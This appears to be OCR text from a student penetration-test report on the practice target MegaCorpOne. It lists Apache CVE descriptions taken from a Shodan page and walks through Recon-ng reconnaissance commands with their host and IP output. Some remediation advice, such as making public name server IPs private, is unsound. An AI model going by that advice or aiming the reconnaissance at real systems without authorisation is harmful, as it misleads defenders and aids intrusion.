


Class-A/16-Pentestin
Index of /assets
Azure Lab Services
nil0x42/awesome-ha
https://www.shodan.io/host/149.56.244.87
Home | University of T...
Google
YouTube
Class-A/09-Networkin...
CyberSecurity Course
Class-A/01-Cybersecu...
CVE-2022-28614
The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Modules compiled and distributed separately from Apache HTTP Server that use the 'ap_rputs' function and may pass it a very large (INT_MAX or larger) string must be compiled against current headers to resolve the issue.
CVE-2020-13938
Apache HTTP Server versions 2.4.0 to 2.4.46 Unprivileged local users can stop httpd on Windows
CVE-2019-9517
Some HTTP/2 implementations are vulnerable to unconstrained interal data buffering, potentially leading to a denial of service. The attacker opens the HTTP/2 window so the peer can send without constraint; however, they leave the TCP window closed so the peer cannot actually write (many of) the bytes on the wire. The attacker then sends a stream of requests for a large response object. Depending on how the servers queue the responses, this can consume excess memory, CPU, or both.
CVE-2019-10082
In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.
CVE-2021-44224
A crafted URI sent to httpd configured as a forward proxy (ProxyRequests on) can cause a crash (NULL pointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow for requests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery). This issue affects Apache HTTP Server 2.4.7 up to 2.4.51 (included).
CVE-2021-39275
ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.
22°C
Haze
Search

Figure 1.16


Class-A/16-Pentesting
Index of /assets
Azure Lab Services
nil0x42/awesome-ha
https://www.shodan.io/host/149.56.244.87
Home | University of T...
Google
YouTube
Class-A/09-Networkin...
CyberSecurity Course
Class-A/01-
2.4.7 up to 2.4.51 (included).
CVE-2021-39275
ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2022-28615
Apache HTTP Server 2.4.53 and earlier may crash or disclose information due to a read beyond bounds in ap_strcmp_match() when provided with an extremely large input buffer. While no code distributed with the server can be coerced into such a call, third-party modules or lua scripts that use ap_strcmp_match() may hypothetically be affected.
CVE-2022-30556
Apache HTTP Server 2.4.53 and earlier may return lengths to applications calling r:wsread() that point past the end of the storage allocated for the buffer.
CVE-2023-27522
HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.
// PRODUCTS
Monitor
Bulk Data
Search Engine
Images
Developer API
Snippets
Maps
22°C
Haze
Search

Remediation:

- Close Port 22 to ensure that malicious actors are not able to see a potential for an attack.

IP Addresses Exposed for Domain Servers

Risk Rating: **Medium**

Description:
Using Recon-ng (Figure 1.17 - 1.20) which is a tool available to the public, SPTR was able to gather the IP addresses of MegaCorpOne's names servers (Figure 1.17). When using Recon-ng the module "recon/domains-host/hackertarget" was used to gather this IP information. Once the Recon-ng module is loaded, we elected the info command to see what the module requires, which is www.megacorpone.com being set as the source. This can be done with the following command "options set source megacorpone.com". When options have been configured, the "run" command was used to execute the module (figure 1.17). The results of the module are displayed in figure 1.18 which show that IP addressed associated with megacorpone.com. The next option for us was to generate a html report through Recon-ng. This was done by loading the module "reporting/html" then running the info command to see what information is required which included the creator and customer, these options were set using the following commands "options set CREATOR Pentester" and "options set CUSTOMER MegaCorpOne" (Figure 1.19). Once all options had been set we again used the "run" command to generate the report which we then used the following command "xdg-open /root/.recon-ng/workspaces/default/results.html" to open the file and see the results (figure 1.20). This is a large risk because it allows any malicious actor to conduct attacks such as DNS poisoning or spoofing. These attacks would redirect individuals to a malicious site that has been set up by the bad actor, and then client or even employee information could be stolen (login credentials).

Affected Hosts: ns1.megacorpone.com, ns2.megacorpone.com, ns3.megacorpone.com

Remediation:

- Make the IP of these servers private, so they are not visible to the public.
- If MegaCorpOne decides to keep the IP addresses public, then they would need to set up a more comprehensive firewall system in place.

Figure 1.17



Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
root@kali: ~
File Actions Edit View Help
recon/locations-pushpins/shodan
recon/netblocks-hosts/shodan_net
recon/ports-hosts/migrate_ports
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info
Name: HackerTarget Lookup
Author: Michael Henriksen (@michenriksen)
Version: 1.1
Description:
Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.
Options:
Name Current Value Required Description
SOURCE megacorpone.com yes source of input (see 'info' for details)
Source Options:
default SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string> string representing a single input
<path> path to a file containing a list of inputs
query <sql> database query returning one column of inputs
[recon-ng][default][hackertarget] > options
Manages the current context options
Usage: options <list|set|unset> [...]
[recon-ng][default][hackertarget] > options set source megacorpone.com
SOURCE => megacorpone.com
[recon-ng][default][hackertarget] > run
MEGACORPONE.COM
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None

Figure 1.18




Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
root@kali: ~
File Actions Edit View Help
[recon-ng][default][hackertarget] > options set source megacorpone.com
SOURCE => megacorpone.com
[recon-ng][default][hackertarget] > run
MEGACORPONE.COM
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: ns2.megacorpone.com
